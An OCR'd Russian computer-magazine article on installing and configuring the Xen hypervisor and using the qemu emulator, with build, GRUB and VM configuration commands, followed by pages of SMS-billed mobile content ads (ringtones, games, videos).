
Xen: общие сведения

Xen был разработан исследовательской группой Кембриджского университета в рамках проекта Xenoserver, предназначенного для организации распределенных вычислений. Первая публичная версия —1.0 (была выпущена в октябре 2003-го года), текущая разрабатываемая версия — 3.0. Коммерческой поддержкой Xen занимается компания XenSource (www.xensource.com), а в число участников проекта входят такие гиганты, как Intel, AMD, IBM, HP, Novell и RedHat.


Мы рассмотрим особенности установки и использования Xen, но сперва, по традиции, немного теории.

Властелин колец

В мире высоких технологий нередко можно наблюдать ситуацию, когда от возникновения идеи до начала ее массового применения проходит внушительный отрезок времени. Не стала исключением и идея монитора виртуальных машин, предложен-



/1/



/2/

/1/ startup
загрузка linux
в окне xterm выглядит
немного странно

/2/ test
сравнение производительности
linux, xen, vmware и uml

ная и реализованная более 30-ти лет назад компанией IBM в виде программного пакета VM/370. Создатели Xen повторили «подвиг» программистов из IBM. Вместо того чтобы реализовывать виртуальную машину поверх существующей ОС (яркие примеры: VMWare, qemu; подробнее о qemu читай ниже), они положили код виртуализации в основу самой ОС. Xen работает на «голом» железе, а все операционные системы запускаются поверх виртуальной машины, созданной им. Такая архитектура позволила достичь поистине уникальных характеристик быстродействия (по некоторым оценкам Linux, работающий поверх Xen, по скорости отстает от нэйтивного Linux всего на 3 процента!). Но как же удалось реализовать такое?

Думаю, ты в курсе, что процессоры архитектуры x86 (IA-32), работая в защищенном режиме, используют четыре уровня защиты памяти (так называемые кольца: rings 0—3). Современные операционные системы используют только два из них: ring 0 — самый привилегированный уровень, в нем запускается ОС, и ring 3 — наименее привилегированный, используемый для запуска программ уровня пользователя. Таким образом, код программ с уровня 3 не имеет прав доступа к адресному пространству уровня 0 и не может помешать работе ОС. Разработчики Xen пошли дальше, решив использовать уровни 1 и 2 для своих нужд.

Непосредственно Xen, называемый гипервизором (hypervisor), запускается на уровне 0, операционные системы теперь работают на уровне 1, а пользовательские программы, как и положено, на уровне 3. Кроме того, для работы Xen нужен так называемый супервизор (supervisor) и операционная система, драйвера которой будут использовать гостевые ОС для доступа к железу. В этой же ОС будут работать пользовательские утилиты, предназначенные для управления гостевыми ОС. Для запуска каждой гостевой ОС Xen создает новую виртуальную машину, играющую роль изолированного (и фиктивного) окружения ОС в виде виртуального ПК. По принципу работы Xen можно сравнить с многозадачной ОС. Только в отличие от ОС, которая создает для каждого процесса изолированное адресное пространство и окружение, Xen делает то же самое не для процессов, а для других операционных систем. Одним словом, с помощью Xen можно легко превратить один физический ПК во множество виртуальных.

В чем подвох?

Конечно, не обошлось и без подводных камней (вспоминается аксиома: «За все нужно платить»). Перечислю несколько ограничений, которые Xen накладывает на пользователя:

1 Для работы операционной системы в вир-



Сегодня в состав любого популярного дистрибутива Linux по умолчанию входит Xen.

туальной машине Xen необходимо выполнить одно из следующих условий: наложить на ядро ОС специальный патч, который адаптирует ее к виртуальной машине (на данный момент патчи доступны для Linux, NetBSD и FreeBSD), либо купить процессор, поддерживающий технологию виртуализации (VT от Intel или Pacifica от AMD), тогда внутри виртуальной машины можно будет запустить хоть Windows XP.

2 Все ОС, запускаемые внутри виртуальной машины, не могут иметь общих разделов (во избежание порчи файловой системы) и должны использовать заранее выделенный для них участок оперативной памяти (всю имеющуюся оперативку нужно разделить на количество работающих ОС). Также понадобится отдельный своп для каждой гостевой ОС.

3 Xen не умеет разделять видеокарту между виртуальными машинами (я плохо представляю себе, как это вообще можно реализовать), поэтому придется поднимать на гостевой ОС VNC или использовать сетевой доступ к X-Window.

4 Драйвера nvidia отказываются работать в Xen.

Разводим питомник

Как плацдарм для наших экспериментов будем использовать Linux. В таких дистрибутивах, как Fedora Core, Debian или SuSe, установить Xen можно, как обычный софт, используя стандартные средства (rpm, apt-get) — мы не будем рассматривать этот способ. А лучше скачаем и скомпилируем его своими руками (пользователям Slackware — привет). Сливаем тарболл отсюда: www.cl.cam.ac.uk/Research/SRG/netos/xen/downloads/xen-3.0-testing-src.tgz, распаковываем в каталог */usr/src* (рекомендую все делать в этом каталоге) и переходим в новообразованный каталог */usr/src/xen-3.0-testing*. Для каждого ядра доступны патчи «ls patches». Мне достался Xen с патчами для версии 2.6.12. Берем тарболл linux-2.6.12.tar.bz2 и помещаем в корень текущего каталога (если ты собрался выкачивать ядро из инета, то не торопись — установщик сделает это сам). Теперь действуем следующим образом:

```
# make
# make install
```

Так мы соберем два ядра для Xen с дефолтными конфигами и разместим их в каталоге */boot*. Образ ядра с окончанием «-xen0» — это супервизор, стандартное ядро с активированной поддержкой Xen и стандартным набором драйверов. Это ядро мы будем использовать вместо ядра, установленного в твоем дистрибутиве в данный момент. Второй образ, имеющий окончание «-xenU» — ядро, которое следует использовать в гостевых ОС (точнее дистрибутивах Linux), а драйвера, непосредственно работающие с железом, в нем заменены прослойкой эмуляции.

Для сборки собственного ядра для Xen необходимо выполнить ряд операций. В первую очередь запускаем конфигуратор ядра-супервизора:

```
# cd linux-2.6.12-xen0
# make ARCH=xen menuconfig
```

Конфигурируем в соответствии со своими потребностями, не забыв включить опции:

```
XEN -> Privileged Guest (domain 0)
XEN -> Block-device backend driver
XEN -> Network-device backend driver
XEN -> Block-device frontend driver
XEN -> Network-device frontend driver
XEN -> Scrub memory before freeing it to Xen
```

Теперь запускаем конфигуратор ядра гостевой ОС:

```
# cd ../linux-2.6.12-xenU
# make ARCH=xen menuconfig
```

Делаем то же самое, за одним исключени-

/3/

/3/ xterm
ubuntu linux
в окне xterm

/4/ qemu
damn small
linux в qemu

ем: опции «XEN -> Privileged Guest (domain 0)» и «XEN -> Physical device access» в этом ядре совершенно бесполезны. И наконец собираем и устанавливаем ядра:

```
# cd ..
# make
# make install
```

Этап установки пройден, приступаем к конфигурированию. Для начала необходимо скопировать модули ядра xenU в корневую файловую систему гостевой ОС (допустим, она расположена на hda2):

```
# mkdir /mnt/guest
# mount /dev/hda2 /mnt/guest
# cp -a /lib/modules/2.6.12.6-xenU /mnt/guest/lib/
modules
```

Осталось настроить grub (Lilo не поддерживается) для загрузки самого Xen и ядра-супервизора. Открываем */boot/grub/menu.lst* и добавляем в него следующую запись:

```
# vi /boot/grub/menu.lst

title XenLinux
  # раздел с каталогом /boot
  root (hd0,0)
  # грузим Xen
  kernel /boot/xen-3.0.gz dom0_mem=131072
  # и ядро-супервизор
  module /boot/vmlinuz-2.6.12-xen0 root=/dev/h
  da1 ro console=tty0
```

Здесь я предположил, что корень файловой системы твоего текущего Линукса находится на hda1. Аргумент dom0_mem указывает на количество памяти (в килобайтах), доступной ОС, работающей в качестве супервизора. Сколько отводить памяти, решай сам. Я обычно указываю половину от ее физического обьема — остальное достанется гостевым ОС. Все, закончили. Теперь отправляй машину на перезагрузку, выбирай пункт XenLinux в меню grub и приготовься читать дальше :).

Пингвин внутри пингвина

Парадоксально, но Xen, при всей своей сложности, на удивление легок в администрировании. Чтобы обучиться основам работы с Xen, можно вообще не читать документации.

Рассмотрим пример запуска дистрибутива Ubuntu Linux внутри виртуальной машины Xen. Для осуществления задуманного нам нужен сам дистрибутив Ubuntu, установленный на жесткий диск (в данном случае на раздел */dev/hda2*), конфигурационный файл и немного знаний о Linux. В качестве примера для конфига возьмем файл */etc/xen/xmexample1*, скопируем его в */etc/xen/ubuntu* и немного подправим:


```
# vi /etc/xen/ubuntu

# наше ядро для гостевой ОС
kernel = "/boot/vmlinuz-2.6.12-xenU"
# отводим 64 Мб оперативной памяти
memory = 64
# имя может быть любым
name = "ubuntu"
# эмулируем одну сетевую карту
nics = 1
# мак-адрес и IP-адрес
vif = [ 'mac=fe:fd:00:00:00:11, ip=10.0.0.1' ]
# гостевая ОС будет видеть только два раздела
# диска (здесь /dev/hda2 — корень, а /dev/hda3
# — своп)
disk = [ 'phy:hda2,hda2,w', 'phy:hda3,hda3,w' ]
# указываем корневой раздел
root = "/dev/hda2 ro"
# параметры, передаваемые ядру (указываем
# только уровень инициализации для init)
extra = "3"
```

Теперь нужно снова примонтировать раздел с Ubuntu (*/dev/hda2*) и отредактировать соответствующим образом его конфиг */etc/fstab*. Дело осталось за малым. Набираем команду «xm create ubuntu -c» и получаем доступ к первой консоли Ubuntu, на которой можно наблюдать загрузку ядра и инициализацию, а затем и приглашение к регистрации в системе. Обратно в xterm

/4/





/5/ qemu
снова damn small linux

выходим через комбинацию <Ctrl+]>, возвращаемся в Ubuntu с помощью команды «xm console ubuntu».

Реактивный qemu

С моей стороны было бы преступлением не рассказать про эмулятор ПК qemu, одно из главных достоинств которого — высокая скорость эмуляции. Автор qemu, Фабрис Беллард (Fabrice Bellard), — человек очень компетентный в данном вопросе. Он даже выложил на своем сайте документ, где поделился секретами оптимизации кода эмуляции. Вторая отличительная черта qemu — возможность работы в двух режимах: режиме эмуляции всего ПК и режиме эмуляции процессора. Первый режим позволяет запускать операционные системы внутри эмулятора, а второй — исполнять бинарные файлы на процессоре иной архитектуры. Например, с помощью qemu можно запустить бинарник от PowerPC на обычном Пентиуме. Сейчас qemu поддерживает эмуляцию процессоров архитектуры x86, ARM, SPARC, PowerPC и MIPS. Сам эмулятор может работать на множестве архитектур, в операционных системах семейства UNIX, Windows и MacOS X.
Относительно недавно разработчик выложил на своем сайте (fabrice.bellard.free.fr) модуль ядра Linux — kqemu, превращающий qemu в настоящую виртуальную машину (двоичный код теперь исполняется не виртуальным процессором, а физическим). Код модуля не доступен, и автор его не раскроет, пока не получит материальной поддержки. Однако энтузиасты из open source-сообщества время даром не теряли и уже выпустили alpha-версию альтернативного модуля qvm86 (www.qvm86.org), бинарно совместимого с kqemu.
Текущая версия qemu (0.8) воссоздает следующую аппаратную конфигурацию: чипсет i440, видеокарта Cirrus CLGD 5446, мышь и клавиатура с интерфейсом PS/2, сетевая карта NE2000, звуковая карта Creative SoundBlaster 16. Кроме того, qemu эмулирует последовательные, параллельные, USB-порты и поддерживает SMP, вплоть до 255-ти процессоров.

Пожалуйте в виртуальный мир

Настало время опробовать qemu в деле. Скачиваем последнюю версию qemu и kqemu с официальной странички (fabrice.bellard.free.fr/qemu), распаковываем архив qemu-0.8.0.tar.gz в каталог */tmp*, а kqemu-0.7.2.tar.gz — в новообразованный */tmp/qemu-0.8.0*. В нем набираем, ставшие уже классическими, команды: «./configure && make && make install». Инсталлятор установит бинарник qemu и сопутствующие файлы, а также поместит модуль kqemu в */lib/modules*. Для работы kqemu требует доступ к tmpfs, поэтому в */etc/fstab* необходимо добавить строку «tmpfs /dev/shm tmpfs defaults 0 0», выполнить команду «mount -a» и подгрузить модуль: «modprobe kqemu».
Теперь на примере установки некой абстрактной ОС рассмотрим возможности qemu. Для начала нам нужно создать виртуальный жесткий диск. Это можно сделать двумя способами: командой dd заполнить файл нулями, взятыми из */dev/zero*, либо командой qemu-img. Второй способ более правильный и простой — его и рассмотрим. Создадим винт размером 1 Гб:

```
# qemu-img create disk.img 1G
```

Также нам необходим ISO-образ, содержащий инсталлятор ОС (его легко извлечь с компакт-диска: «dd if=/dev/cdrom of=cd.iso conv=noerror»). Теперь запускаем qemu такой командой:

```
# qemu -hda disk.img -cdrom cd.iso \
        -boot d -monitor stdio
```

Аргумент '-hda' задает наш виртуальный винт, '-cdrom' указывает на образ компакт-диска, '-boot d' — на загрузку с компакт-диска (возможен один из трех вариантов: 'a', 'b' или 'c', то есть флопик, жесткий диск или CD-ROM), '-monitor stdio' предоставляет доступ к управляющей консоли qemu.
Если все сделано правильно, то должно открыться окно qemu, в котором начнется загрузка инсталлятора ОС (или самой ОС, если это LiveCD). Ну, а далее следует установить ОС обычным способом. Если операционка попросит второй установочный диск, то его легко подсунуть, набрав две команды в консоли qemu:

```
> eject cdrom
> change cdrom cd2.iso
```

По окончании установки перезапускаем qemu командой и радуемся новой ОС:

```
# qemu -hda disk.img -monitor stdio
```

Кстати, можно обойтись и без образа жесткого диска, указав реальный:

```
# qemu -hda /dev/hda -monitor stdio
```

Но я бы не рекомендовал так делать: рискуешь разрушить файловую систему. При острой необходимости лучше использовать другую команду:

```
# qemu -snapshot /dev/hda -monitor stdio
```

Так данные будут записываться не на реальный диск, а во временный файл.
К сожалению, в рамках данной статьи нереально раскрыть всех возможностей qemu, таких как организация сетевого соединения, встроенный SMB-сервер, запуск бинарных файлов других архитектур или сохранение состояния виртуальной машины.

Лицензия Федеральной службы по надзору в сфере связи № 34403 от 14.09.2005

WWW.JOLLY.RU

Не рекомендуется к просмотру лицам младше 16 лет!





КАРТИНКИ


отправь код на номер **3120**


60177700


65076700



64134700


64709700



60769700



62278700


65593700



62313700



63155700



64013700


66941700


66325700



63997700


64816700


67046700


АНИМАЦИЯ


отправь код на номер **3120**



62249700

65851700


66760700



64355700


64354700


ИГРЫ

отправь код на номер **3130**

Naughty professor
Озорной Профессор известен своим ужасным отношением к детям. Он незаслуженно оставил 2х девочек – Мону и Кели – после уроков на дополнительные занятия. Помоги Озорному Профессору подкупить девочек, чтобы о случившемся не узнал директор школы!


12091700


Трансформер
Ощути себя настоящим трансформером с электронным интеллектом, мощным оружием и способностью изменять форму в воде, на суше и воздухе. Перед твоими глазами разворачиваются бои за выживание роботов. Твоя задача быть совершенным механизмом в боях с подобными.


12332700

S.T.A.B.
Новая потрясающая стрелялка с очень красивой графикой. В 2008 году под предлогом восстановления демократии вероятный противник пытается скрытно высадить десант на Российской границе. Ты – командир подразделения на данном участке.


11693700


Dracula
Трёхмерный лабиринт по мотивам книги. Вам предстоит выбраться из замка знаменитого графа Дракулы, мирные обитатели которого каждую ночь превращаются в кровожадных вампиров. Мало убить самого вампира, для победы необходимо уничтожить гроб.


12318700

Slot Machine
Все как в стандартном "одноруком бандите". Дергаешь ручку, вращаются панельки. Ты можешь выбрать 3 варианта - сделать свою ставку, ва-банк, или дернуть ручку еще раз.



11908700

Worlds deadliest stunts
Добро пожаловать в «Мировые Смертельные Трюки» ... это – когда полет настолько высокий, что кровь стынет, глазные яблоки вот-вот выскочат, волосы – дыбом стоят, нервы – на пределе, сердце – готово разорваться в любой момент, суставы - хрустят, ...это риск!


12105700

ВИДЕО


отправь код на номер **3130**


67268700
Прыжки с парашютом в креслах


67328700
Летом на лыжах

БОНУС

Java-приложение «Jolly.ru» избавляет вас от утомительной необходимости каждый раз вводить код-идентификатор покупки (например, игры или мелодии) и отправлять его при помощи sms.



Проверь совместимость своего телефона и объекта на wap.jolly.ru/code
Отправь SMS с кодом цветной картинки, анимации, реалтона или мелодии на номер **3120**, игры на номер **3130**, видео на номер **3130**
Стоимость SMS: для 3120 – 29,7 руб.; для 3130 – 60 руб. без НДС.
При загрузке любого типа мобильного контента вы бесплатно получаете ссылку на Java-приложение «Jolly.ru»
Точную рублевую стоимость уточняй у оператора.

Скидка до 50% при оплате картой "Евросеть-контент" по телефону 8 (495) 980-44-87, на сайтах wap.jolly.ru, www.jolly.ru, терминалах мобильного контента
Внимание! Требуется настройка WAP/GPRS.
В случае ошибочного запроса услуга считается оказанной!
Служба поддержки: 8 (495) 786-65-87.
Операторы: МТС, Билайн, Мегафон, СМАРТС (Самара, Астрахань, Волгоград), МОТИВ, НСС.

отправь код на номер **3120**



РЕАЛТОНЫ

48786700	Ниасилил, патамушта букавак многа	Сижу за решеткой в темнице сырой...	48855700
47979700	Командир, к вам гонец с сообщением...	Бросайте школу, она не товарищ...	47938700
47964700	Внимание, в нас попали боевой СМСкой...	Телефонная истерика сматами...	48627700
47542700	Вставай, пока тебя девушка не застукала!	Улыбайся, завтра будет хуже...	48205700
47093700	Йоу, чувак, звонит твоя трубка (RnB - mix)	Помогите! Помогите, помогите!	48873700
46376700	Шеф, аллё! Это я - мобильник (пар. Папанов)	Просыпайся, телки ждут!	47026700
48785700	Накурился в хлам и набаянил тебе эсэмэску	Кросавчег, бири трубко!	48784700
48063700	Эй, люди! Гляньте на мою хозяйку. Сам тащусь!	Баяннн, но свежий	48781700
46449700	Век воли не видать, братан, ответь за все! (бандито)	Полоскание горла	48251700
48049700	Все умолкли! Хозяин с президентом базарить будет!	Дикий смех	49090700
47521700	Просыпайся, животное! Поезд на Бобруйск уже подан!	Шимпанзе	48232700
46482700	Стоять бояться. Кто такие? Сколько лет? Почему не в армии?	Петух	49206700
47570700	Эй ты, корова! Бегом на зарядку! Думаешь, похудела во сне?	Лев	49197700


ПОЛИФОНИЯ

48705700	7Б - Осень	Спят усталые игрушки (к ТВ передаче Спокойной ночи, малыши)	46767700
47386700	Jingle bells	! Валерий Меладзе и ВИА ГРА - Притяженья больше нет	48390700
47122700	K-Maro - Crazy	В.Бутусов и гр. Ю-Питер - Девушка по городу идет	48417700
49288700	Каста - Сестра	Если б я был султан из к/ф "Кавказская пленница"	48725700
47137700	Smash - Мечта	HIT Николай Басков и Таисия Повалий - Отпусти меня	49212700
49289700	Звери - Для тебя	Прекрасное далеко (из к/ф Гостья из будущего)	47134700
49286700	Массква - 7 этаж	Tomas N'evergreen - Since you've been gone	49113700
46571700	J-Five -Find a way	Пусть бегут неуклюже (из м/ф Чебурашка)	46758700
47176700	Земфира - Искала !	Дима Билан - Я так люблю тебя (ремикс)	48553700
49218700	Глюк':)za - Москва	! Мария Ржевская - Когда я стану кошкой	48500700
47425700	Чичерина - Ту лу ла	Кристина Орбакайте - Перелетная птица	49208700
49223700	t.A.T.u. - All About Us	HIT Arash и Блестящие - Восточные сказки	48911700
48714700	Жасмин - Дольче вита	Андрей Губин и Краски - Те кто любит	47422700
48828700	Los del Rio - Macarena	Ночные Снайперы - Катастрофически	47314700
49110700	Pain - Shut your mouth !	Дюна - Привет с большого бодуна	47684700
47658700	Виа Гра - Бриллианты HIT	! Justin Timberlake - Cry me a river	48883700
49215700	Серега - Король ринга	Мультфильмы - За нами следят	47312700
48425700	Народная - Цыганочка	! Максим Фадеев - Беги по небу	47304700
47321700	Катя Лель - Муси-Пуси	Гости из будущего - Ты где-то	49216700
49224700	Банда - Плачут небеса	Чай вдвоем - День рожденья	47689700
48701700	Тотал - Бьёт по глазам	Другие правила - Лети! Беги!	47142700
48721700	Би-2 - Скользкие улицы	Блестящие - За четыре моря	48723700
49111700	Тема из к/ф Beverly hills	HIT Arsenium - Love me...love me...	46572700
49276700	Uma2rmaH - Ума Турман	Sugababes - Hole in the head	49108700
49214700	Братья Гримм - Ресницы	DJ Грув - Служебный роман	48718700
48724700	Дискотека Авария - Небо	! Непара - Бог тебя выдумал	47305700
47688700	Жанна Фриске - Ла ла ла	Пропаганда - Кванто коста	48703700
49209700	Ирина Дубцова - Медали	Лазарев - Eye of the storm	49293700

MP3

49259700	Каста - Сестра NEW	Кристина Орбакайте - Перелетная птица	49254700
49238700	Звери - Для тебя	HIT Айдамир Мугу и Аслан Тлебзу - Черные глаза	46561700
46580700	Aventura - I belive	Vengerov & Fedoroff - Кавказская пленница	48430700
49219700	Би 2 - Фламенко	NEW Ленинград - Тема дороги(из к/ф Бумер 2)	49123700
48109700	Ann Lee - 2 times	Arash и Блестящие - Восточная сказка	48878700
48494700	NikoTin - Щекотка	Подъем и Карина - Белые кораблики	49255700
46557700	Серёга - King ring	Чугунный Скороход - Реалити - Шоу	48818700
48760700	Фактор 2 - Шалава	Смысловые галлюцинации - Полюса	49221700
48733700	Lumen - Не спеши	Гости из будущего - Лучшее в тебе	49244700
47445700	Слава - Попутчица	Triplex vs Apocaliptica - Бой с тенью	47439700
49291700	А Студио - Улетаю	Юлия Савичева - Прости за любовь	48631700
48116700	In-Grid - Mama mia	ВИА Чаппа feat Михей - По волнам	48740700
49251700	Глюк':)za - Москва	Reflex - Я тебя всегда буду ждать	47456700
49292700	Uma2rmaH - Скажи	HIT Benassi Bros. - Every Single Day	48726700
46545700	J-Five - Find A Way	Валерий Меладзе - Иностранец	49247700
49301700	Бизюлька - Сереня NEW	Melanie C - Next best superstar	47363700
48680700	Руки вверх - Отель	Global Deejays - What a feeling	46543700
